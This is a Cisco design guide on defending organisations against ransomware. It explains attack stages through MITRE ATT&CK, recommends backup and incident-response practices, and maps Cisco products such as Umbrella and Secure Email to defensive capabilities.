

# Breach Defense

## Design Guide

July 2021

# Contents

|   |           |
|---|-----------|
| Introduction .....  | 4         |
| Scope .....   | 5         |
| Out of Scope .....  | 6         |
| Cisco SAFE .....  | 7         |
| Overview .....  | 8         |
| <b>Understanding How Ransomware Operates.....</b>                     | <b>8</b>  |
| <b>MITRE ATT&amp;CK.....</b>  | <b>8</b>  |
| Breach Defense.....   | 10        |
| <b>Best Practices.....</b>  | <b>11</b> |
| Before an Attack .....  | 11        |
| During an Attack .....  | 11        |
| After an Attack .....   | 11        |
| Solution Architecture.....  | 13        |
| <b>Threat Intelligence.....</b>                                       | <b>13</b> |
| <b>DNS Security.....</b>  | <b>14</b> |
| <b>Email Security.....</b>  | <b>15</b> |
| <b>Anti-Malware.....</b>  | <b>16</b> |
| <b>Multi-Factor Authentication (MFA) and Posture Assessment .....</b> | <b>16</b> |
| <b>Network Detection and Response .....</b>                           | <b>17</b> |
| <b>Incident Investigation.....</b>                                    | <b>18</b> |
| <b>Architecture Summary.....</b>                                      | <b>18</b> |
| Deploying Cisco Breach Defense.....                                   | 20        |
| <b>Version Information.....</b>                                       | <b>20</b> |
| <b>Network Topology.....</b>  | <b>21</b> |
| <b>Umbrella DNS.....</b>  | <b>21</b> |
| Deployment Steps.....   | 21        |
| Test Case #1 – Block DNS Tunnelling .....                             | 29        |
| Test Case #2 – Protection from Malicious Domains.....                 | 31        |
| Test Case #3 – Enable Intelligent Proxy.....                          | 32        |
| Test Case #4 – Enforce Content Filtering .....                        | 34        |
| Test Case #5 – Permit or Deny Access to Cloud Apps .....              | 36        |
| Test Case #6 – Real-time Security Activity Reports.....               | 39        |
| <b>Cisco Secure Email Cloud Mailbox .....</b>                         | <b>41</b> |
| Deployment Steps.....   | 41        |
| Test Case #1 – Protect Against Phishing Attacks.....                  | 41        |
| Test Case #2 – Prevent Spam Messages.....                             | 42        |

|  |           |
|--|-----------|
| Test Case #3 – Protect Against Malicious Payloads .....  | 44        |
| Test Case #4 – Manual Remediation .....  | 45        |
| <b>Cisco Secure Endpoint .....</b>   | <b>45</b> |
| Deployment Steps.....  | 45        |
| Test Case #1 – Endpoint Malware Defense – Mitigate Malware & Ransomware.....                     | 47        |
| Test Case #2– Endpoint Malware Defense – In-Memory Protection.....                               | 50        |
| <b>Cisco Secure Malware Analytics.....</b>   | <b>50</b> |
| Deployment Steps.....  | 51        |
| Test Case #1 – Detailed Report on Specific Threats .....   | 51        |
| <b>Secure Access by Duo.....</b>   | <b>54</b> |
| Deployment Steps.....  | 54        |
| Test Case #1 – Protect existing Identity with MFA.....   | 54        |
| Test Case #2 – Identify Trusted Devices .....  | 59        |
| Test Case #3 – Automate Restrictions for Compromised Devices (Secure Endpoint Integration) ..... | 61        |
| <b>Cisco Secure Network Analytics .....</b>  | <b>63</b> |
| Deployment Steps.....  | 63        |
| Test Case #1 – Network Visibility & Discovery.....   | 63        |
| Test Case #2 – Threat Detection.....   | 67        |
| Test Case #3 – Define Segmentation Policy.....   | 70        |
| <b>Secure Cloud Analytics.....</b>   | <b>74</b> |
| <b>SecureX Threat Response .....</b>   | <b>74</b> |
| Test Case #1 – Investigate Observables Found on Any Website .....                                | 74        |
| Test Case #2 – Automatically Research Indicators of Compromise .....                             | 78        |
| Appendix .....   | 81        |
| <b>Appendix A- Acronyms Defined .....</b>  | <b>81</b> |
| <b>Appendix B- References.....</b>   | <b>81</b> |

## Introduction

Ransomware is the most profitable type of malware in history. In the past, malware typically did not deny access to systems or destroy data. Attackers primarily tried to steal information and maintain long term access to the systems and resources of their victims. Ransomware has changed the game from stealthy undetected access to extortion.

The Colonial Pipeline is the largest pipeline system in the United States, carrying over 3 million barrels of refined oil products per day between Texas and New York. In May 2021, The Cybersecurity and Infrastructure Security Agency (CISA) and the Federal Bureau of Investigation (FBI) confirmed that DarkSide, a Russian cybercriminal hacking group that targets victims using ransomware and extortion was behind the Colonial Pipeline attack. After paying \$4.4 million ransom and spending a long week restoring backups, Colonial was able to resume operations. However, this did lead to fuel shortages across several airports, causing flight delays and average fuel prices rose to their highest since 2014. Localized gasoline shortages along the pipeline route were also seen, exacerbated by reduced number of truck drivers due to high employment rates and [panicked consumers](#).

More recently, in June 2021, the meat supplier JBS USA paid an \$11 million ransom in response to a cyberattack that led to the shutdown of its entire US beef processing operation. The US government has attributed the ransomware attack to REvil, a criminal gang believed to be based in Russia or Eastern Europe.

Every single business or person who pays to recover their files makes this payment directly to the attackers. The relatively new emergence of anonymous currencies such as Bitcoin and Ripple gives attackers an easy way to profit with relatively low risk, making ransomware highly lucrative and funding the development of the next generation of ransomware. As a result, ransomware is evolving at an alarming rate. Recent ransomware attacks propagate like worms, spreading throughout an organization in a coordinated manner; and aggregate the ransom demand or aim to cause business disruption and destruction regardless of the ransom payout.




Figure 1.  
The Evolution of Ransomware Variants

Ransomware must be prevented when possible, detected when it attempts to breach a network, and contained to limit potential damage when it infects systems and endpoints. Ransomware defense calls for a new best-of-breed architectural approach that spans the organization from the network edge of the domain name system (DNS) layer, all the way to the data center and across endpoint devices, no matter where they're being used.

---

## Scope

Cisco Breach Defense design guide covers the following components:

- DNS Security with Cisco Umbrella
- Email Security with Cisco Secure Email Cloud Mailbox
- Multi-Factor Authentication and Posture Assessment with Cisco Secure Access by Duo
- Anti-Malware with Cisco Secure Endpoint and Cisco Secure Malware Analytics
- Network Detection and Response with Cisco Secure Network Analytics
- Incident Investigation with Cisco Secure X Threat Response
- Threat Intelligence with Cisco Talos

---

## Out of Scope

Cisco Breach Defense design guide does not cover the following topics:

- The design guide is written to be agnostic to the origination of traffic and therefore network design or best practices have been omitted
- Network Segmentation with technology such as Cisco Secure Firewall or Cisco Identity Services Engine have not been covered as the deployment of this technology will differ based on the network in which they are intended to protect
- Cisco Umbrella has been limited in scope to its DNS functionality. Neither the Umbrella secure web gateway or the Cisco Web Security Appliance (for an on-prem web proxy solution) have been included in this guide
- Cisco's Email Gateway technologies were not used during testing, so email security is limited to Office 365 with Cisco Secure Email Cloud Mailbox

## Cisco SAFE

This guide addresses a specific use case of ransomware under the SAFE Threat Defense domain. The SAFE Model organizes the network into logical areas called places in the network (PINs), simplifying complexity across the enterprise by implementing a model that focuses on the areas that a company must secure. This model treats each area holistically, focusing on today's threats and the capabilities needed to secure each area against those threats. Cisco has deployed, tested, and validated these critical business challenges. These solutions provide guidance, complete with configuration steps that ensure effective, secure deployments for our customers.




Figure 2.  
Cisco SAFE Threat Defense

This guide includes a recommended ransomware defense architecture across all SAFE PINs. Ranging from business flows and their respective threats to the corresponding security capabilities, architectures and designs, SAFE provides guidance that is holistic and understandable.

More information about how Cisco SAFE Simplifies Security can be found here: [cisco.com/go/safe](https://cisco.com/go/safe).

## Overview

Ransomware is malicious software (malware) used in a cyberattack to encrypt the victim's data with an encryption key that is known only to the attacker, thereby rendering the data unusable until a ransom payment (usually cryptocurrency, such as Bitcoin) is made by the victim. Ransomware uses traditional malware attack vectors such as phishing emails, known vulnerabilities, and exploit kits to deliver the ransomware to a machine. Once established, it takes over systems and stored data, encrypting their contents, denying access, and holding them hostage until a ransom is paid. During this time, ransomware also spreads throughout the network, causing significant business disruption.

The denial of access to these critical resources can be catastrophic to businesses:

- Hospitals can lose the ability to give patients real-time care (admittance, surgeries, medications, etc.)
- Manufacturers can have product downtime and miss shipping/delivery schedules
- First responders can be prevented from responding to 911 or emergency calls
- Financial banking systems can be offline for trading or banking activities
- Retail outlets cannot process payments and customers cannot make purchases

## Understanding How Ransomware Operates

Ransomware is commonly delivered through exploit kits, waterhole attacks (in which one or more websites that an organization frequently visits is infected with malware), malvertising (malicious advertising), or email phishing campaigns.

Phishing scams are the most common type of social engineering attack. They typically take the form of an email that looks as if it is from a legitimate source. Sometimes attackers will attempt to coerce the victim into giving away credit card information or other personal data. At other times, phishing emails are sent to obtain employee login information or other details for use in an advanced attack against their company.




Figure 3.  
Typical Ransomware Infection Steps

Once delivered, ransomware typically identifies user files and data to be encrypted through some sort of an embedded file extension list. It's also programmed to avoid interacting with certain system directories (such as the WINDOWS system directory, or certain program files directories) to ensure system stability for delivery of the ransom after the payload finishes running. Files in specific locations that match one of the listed file extensions are then encrypted. Otherwise, the file(s) are left alone. After the files have been encrypted, the ransomware may leave a notification for the user, with instructions on how to pay the ransom.

## MITRE ATT&CK

Companies of all sizes use MITRE ATT&CK to understand precisely how threat actors operate. MITRE Corporation says that ATT&CK is "a globally accessible knowledge base of adversary tactics and techniques based on real-world observations." They trademarked ATT&CK to abbreviate Adversarial Tactics, Techniques, and Common Knowledge. The ATT&CK tactics are, in order:



- **Reconnaissance:** gather information to plan future operations. Such information may include details of the victim organization, infrastructure, or staff/personnel
- **Resource Development:** establish resources to support operations. Create, purchase, or steal resources that can be used to support targeting
- **Initial Access:** adversary is trying to get into your network. Techniques used to gain a foothold include targeted spearphishing and exploiting weaknesses on public-facing web servers
- **Execution:** adversary is trying to run malicious code. Execution consists of techniques that result in adversary-controlled code running on a local or remote system
- **Persistence:** adversary is trying to maintain their foothold. Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that should cut off access
- **Privilege Escalation:** adversary is trying to gain higher-level permissions. Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives
- **Defense Evasion:** adversary is trying to avoid being detected. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide their malware
- **Credential Access:** adversary is trying to steal account names and passwords. Credential access consists of techniques for stealing account names and passwords. Using legitimate credentials can give adversaries access to systems for further exploitation
- **Discovery:** adversary is trying to figure out your environment. These techniques help adversaries observe the environment and orient themselves before deciding how to act
- **Lateral Movement:** adversary is trying to move through your environment. Reaching their objective often involves pivoting through multiple systems and accounts to gain
- **Collection:** adversary is trying to gather data of interest to their goal. Frequently, the next goal after collecting data is to steal (exfiltrate) the data
- **Command and Control (C2):** adversary is trying to communicate with compromised systems to control them. C2 consists of techniques that adversaries may use to communicate with systems under their control within a victim network
- **Exfiltration:** adversary is trying to steal data. Techniques for getting data out of a target network typically include transferring it over their C2 channel
- **Impact:** adversary is trying to manipulate, interrupt, or destroy your systems and data. Impact consists of techniques that adversaries use to disrupt availability or compromise integrity by manipulating business and operational process

Each of these tactics are the adversary's objective for performing an action. Each tactic consists of several techniques, which represent how an adversary achieves a tactical objective or represent what an adversary gains by performing an action. For example, adversaries may use a phishing technique (the act of sending victims emails containing malicious attachment or links) to gain initial access (the third tactic of MITRE) to the network. While some of the relationships between tactics and techniques will be shown in this document, a complete list can be found at the [MITRE website](#).




## Breach Defense

The Cisco Breach Defense Solution creates a defense in depth architecture with Cisco Security best practices, products, and services to prevent, detect, and respond to ransomware attacks. Cisco's Breach Defense Solution is not a silver bullet or a guarantee, but it does help to:

- Prevent ransomware from getting into the network wherever possible
- Stop ransomware at the system level before it gains command and control
- Detect when ransomware is present and spreading in the network
- Work to contain ransomware from expanding to additional systems and network areas
- Performs incident response to fix the vulnerabilities and areas that were attacked

This solution helps to keep operations running, reducing the fear of being taken hostage and losing control of your critical systems.

To defend against the MITRE ATT&CK framework, specific capabilities are necessary to build the appropriate layers of defense. The table below identifies the SAFE methodology capabilities (Blue Circles) best suited for this defense.

| Icon  | Version                           | Function  |
|---|-----------------------------------|---|
|    | Threat Intelligence               | Knowledge of existing ransomware and communication vectors and learned knowledge in new threats   |
|  | DNS Security                      | Block known malicious domains and break the C2 callback   |
|  | Email Security                    | Block ransomware attachments and links  |
|  | Anti-Malware                      | Inspect files for ransomware and viruses, and then quarantine and remove  |
|  | Multi-Factor Authentication (MFA) | Protect against credential compromise   |
|  | Posture Assessment                | Control over which devices can access organizational resources based on the security posture of the device  |
|  | Flow Analytics                    | Monitor infrastructure communications using flow-based analytics; Identify and alert on abnormal flows  |
|  | Incident Investigation            | Collect and correlate data across email, endpoints, servers, cloud workloads, and networks, enabling visibility and context into advanced threats |

---

Each of these capabilities are then deployed to combat and defend against the stages of the MITRE ATT&CK framework. ATT&CK helps you understand attackers' behavior from high-level Tactics to specific Techniques (and Sub-Techniques) all the way down to highly detailed Procedures. Cisco has written a whitepaper, [Cisco Security and MITRE ATT&CK Enterprise](#), which maps Cisco solutions to Mitigations because they're specific advice from MITRE on how to act on threats. It focuses primarily on Cisco Security Solutions, but it is aligned to some capabilities from other areas of the portfolio as well.

"It is unrealistic for any single defensive product or service to cover all of ATT&CK," MITRE writes, and Cisco agrees. Cisco does not cover 100% and be suspicious of anyone who claims complete coverage. Throughout this guide, a subset of the ATT&CK Tactics and Techniques will be used for context when building the SAFE business flows for Breach Defense.

## Best Practices

It is not enough to have a world-class defense in depth architecture. You need to know what the critical priorities are in running your business, and whether they can be impacted if your systems are locked down.

### Before an Attack

The following best practices should be implemented to prevent attackers from gaining access to your organization's network and systems:

- The most important action is to ensure that you have good backups and that you test the backup system for effectiveness. If you do weekly backups, transition to daily; if you do daily, try transition to hourly or real-time. Some backups enable a roll back to a state before the attack occurred. This can be useful in some environments but may not help with others
- Conduct regular security awareness and training for your end users. This training should be engaging and contain the latest information on security threats and tactics
- Know to whom to make the 'first call'. When an employee is hit with ransomware, who are they going to call first? Many times, it is the IT dept, but not always. Ensure the 'first responder' knows what actions they should take and can respond quickly
- Develop a good disaster recovery plan and ensure that it is regularly tested and updated as the business grows and changes. Identify all of the people, processes, and tools necessary to handle a critical disruption or event. Perform drills to test these plans on a regular basis
- Develop a comprehensive baseline of the applications, system images, information, and your normal running network performance. These give you visibility into changes on your network, enabling detection of the unusual
- Standardized images of operating systems and desktops allow for easy re-imaging to recover infected infrastructure
- Perform ongoing risk assessments to identify any security weaknesses and vulnerabilities in your organization and address any threat exposure to reduce risk

### During an Attack

If your organization is under attack, fast and effective incident response is required to limit any potential damage. The specific action steps and remediation efforts to be undertaken will be different for each unique situation. However, the time to learn the breadth and extent of your organization's incident response capabilities is not during an attack! Your incident response efforts should be well understood and coordinated — which is accomplished before an attack — and well documented and repeatable, so that you can reconstruct an incident after an attack and identify lessons learned and potential areas for improvement.

### After an Attack

Backup recovery is your last line of defense and avoids having to pay out a ransom to the attackers. Your ability to recover from this attack with minimal data loss and/or service interruption amounts to whether or not the system backups and/or disaster

---

recovery sites were compromised as a part of the attacker methodology. Whether or not your backups were compromised depends on how well your backup systems and/or network and/or recovery sites were sufficiently segmented from your main network. Even in the event your organization does not use on-site backups at all, instead opting for cloud backup solutions (e.g., Amazon Glacier), if those cloud backup credentials are left in easily accessible locations, or if passwords are reused, the attacker could easily delete all backup instances, resulting in 100% data loss if there is no other backup solution in place. A secure, off-site, enterprise backup solution could easily be defeated through password reuse and/or poor password management.

## Solution Architecture

The first step in developing a defense in depth architecture is to take all of the previously defined capabilities and match them up with the real-world business functions/flows as identified in the SAFE model. Specific to ransomware, these are web browsing and email usage, as these are the highest risk methods of infection. Also included are employees attempting to access resources in the cloud. Each of these three business flows are shown in Figure 4, with the selected capabilities described above. Across an organization, these capabilities may be duplicated in several PINS. All duplicates have been removed, and the capabilities are not necessarily in any specific order. They are just representations of the best ways to protect the flows from an end-to-end perspective.




Figure 4.  
Cisco SAFE flows for Breach Defense

For this specific design guide, the implementation of a fully segmented network is out of scope. From the SAFE capabilities above, this omits Tagging, Firewall, Intrusion Prevention, Application Visibility Control and Web Security. Refer back to the chapter on scope for more details.

## Threat Intelligence

Ransomware and other cybersecurity threats are evolving rapidly. Zero-day attacks represent the greatest threat to most organizations. Cloud-based, real-time threat intelligence enables IT teams to deploy the most up-to-date countermeasures as quickly as possible when new threats emerge, and leverage security expertise that extends well beyond their organization.

Threat intelligence maps directly to ATT&CK mitigation [M1909](#) which protects against techniques such as exploitation for credential access ([T1212](#)), defense evasion ([T1211](#)), privilege escalation ([T1068](#)) and remote services ([T1210](#)).




Figure 5. Timeline of 'WannaCry' ransomware defense

The Cisco Talos Group (Cisco Threat Intelligence Group) analyzes millions of malware samples and terabytes of data per day, and pushes that intelligence to Cisco products, providing 24/7 protection. Also, advanced sandboxing capabilities perform automated static and dynamic analysis of the unknown files against 500+ behavioral indicators to uncover stealthy threats.

In 2017, Talos observed WannaCry samples making use of DOUBLEPULSAR which is a persistent backdoor that is generally used to access and execute code on previously compromised systems. This allows for the installation and activation of additional software, such as malware. Approximately 60 minutes after the first seen sample, Cisco Secure Endpoint marks the ransomware as malicious. As Cisco employs a "see once, block everywhere" approach, this threat intelligence is shared across the full Cisco Security portfolio.

Through the combination of both Talos and Cisco Secure Malware Analytics threat analysis engines, suspicious email attachments and files can be sandboxed, analyzed, and categorized as malware or ransomware in as quickly as 20-30 minutes. However, low prevalence files may take a slightly longer time to analyze and identify, to minimize the chance of false positives on the analysis.

## DNS Security

DNS security enforces security at the domain name resolution step of converting a name to an IP address to reach a server on the internet. Security at the DNS layer enables the ability to protect devices both on and off of an organization's network for all communication types, not just websites. In the case of the initial launch where a URL would take a user to a seemingly trustworthy site, DNS Security blocks the DNS request and replaces it with a safe destination before the user's browser connects to the malicious site - whether the user clicked on a link or if there was a redirect from a compromised site.

[TA0011](#), the ATT&CK tactic for Command and Control, provides a specific technique for DNS ([T1071.004](#)) and that adversaries may communicate using DNS application layer protocol to avoid detection by blending in with existing traffic. For example, Sunburst, a trojanized dynamic link library (DLL) designed to fit within the SolarWinds Orion software update framework, used DNS for C2 traffic designed to mimic normal SolarWinds API communications. The ATT&CK recommendation, [M1037](#), involves using network appliances to filter ingress or egress DNS traffic.




Figure 6.  
Cisco Umbrella DNS Security

Umbrella is a cloud security service that enforces security at the DNS layer. Umbrella blocks requests to malware ransomware, phishing, and botnets before a connection is even established. With a selective proxy, it offers deeper inspection of URLs and files for risky domains using antivirus engines and Cisco Secure Endpoint. Umbrella even blocks direct IP connections from command-and-control callbacks for roaming users.

Several different domain networks may exist for each phase of an attack. For example, a phishing email may redirect a user to a site which is only hours or minutes old, whereas the subsequent malicious infrastructures (callback to download an exploit kit) may have days or weeks of known bad history. Each stage offers an opportunity for DNS security to block this communication before the compromise occurs and protect the user from infection.

## Email Security

Cisco Secure Email blocks a significant amount of ransomware attacks by pre-filtering all messages coming into an organization before ever reaching a real person that may open or click on it. Messages are evaluated through several policy enforcement inspection steps, which must be enabled. These include content, virus checking, malware checking, and spoofing. Known bad attachments (based on file hashes and other recognition abilities) can be stripped, but the best practice is to drop or quarantine the entire message. For unknown attachments, messages are held in a quarantine while the attachments undergo file analysis in a file sandboxing service. Forwarding decisions are then chosen based on the severity of the analysis report returned.

Some security techniques don't involve products at all. One of the mitigations for social engineering attacks that ATT&CK recommends is User Training ([M1017](#)). This involves training users to be aware of these manipulation attempts by an adversary

to reduce the risk of techniques such as phishing ([T1566](#)). However, people make mistakes, so having restricting web-based content ([M1201](#)) through email security appliances help restrict use of certain websites and block suspicious payloads.

Cisco Secure Email also evaluates URLs to determine whether a message contains spam or phishing links, and based on the URL's reputation, take an appropriate action. For enhanced protection against ransomware, message modification and virus outbreak filters must also be enabled globally and added to the mail policies. Outbreak filters defend against emerging threats and blended attacks. They can issue rules on parameters such as file type, file name, file size, and URLs in a message.

## Anti-Malware

Although anti-malware exists in many network appliances, host-based anti-malware is the last line of defense, and often the only defense for communications encrypted end-to-end (password protected archives, https/sftp, chat file transfers, etc.). Anti-Malware detection on an endpoint analyzes all files that reach the user's system. If the file is known to be malicious, it is quarantined immediately.

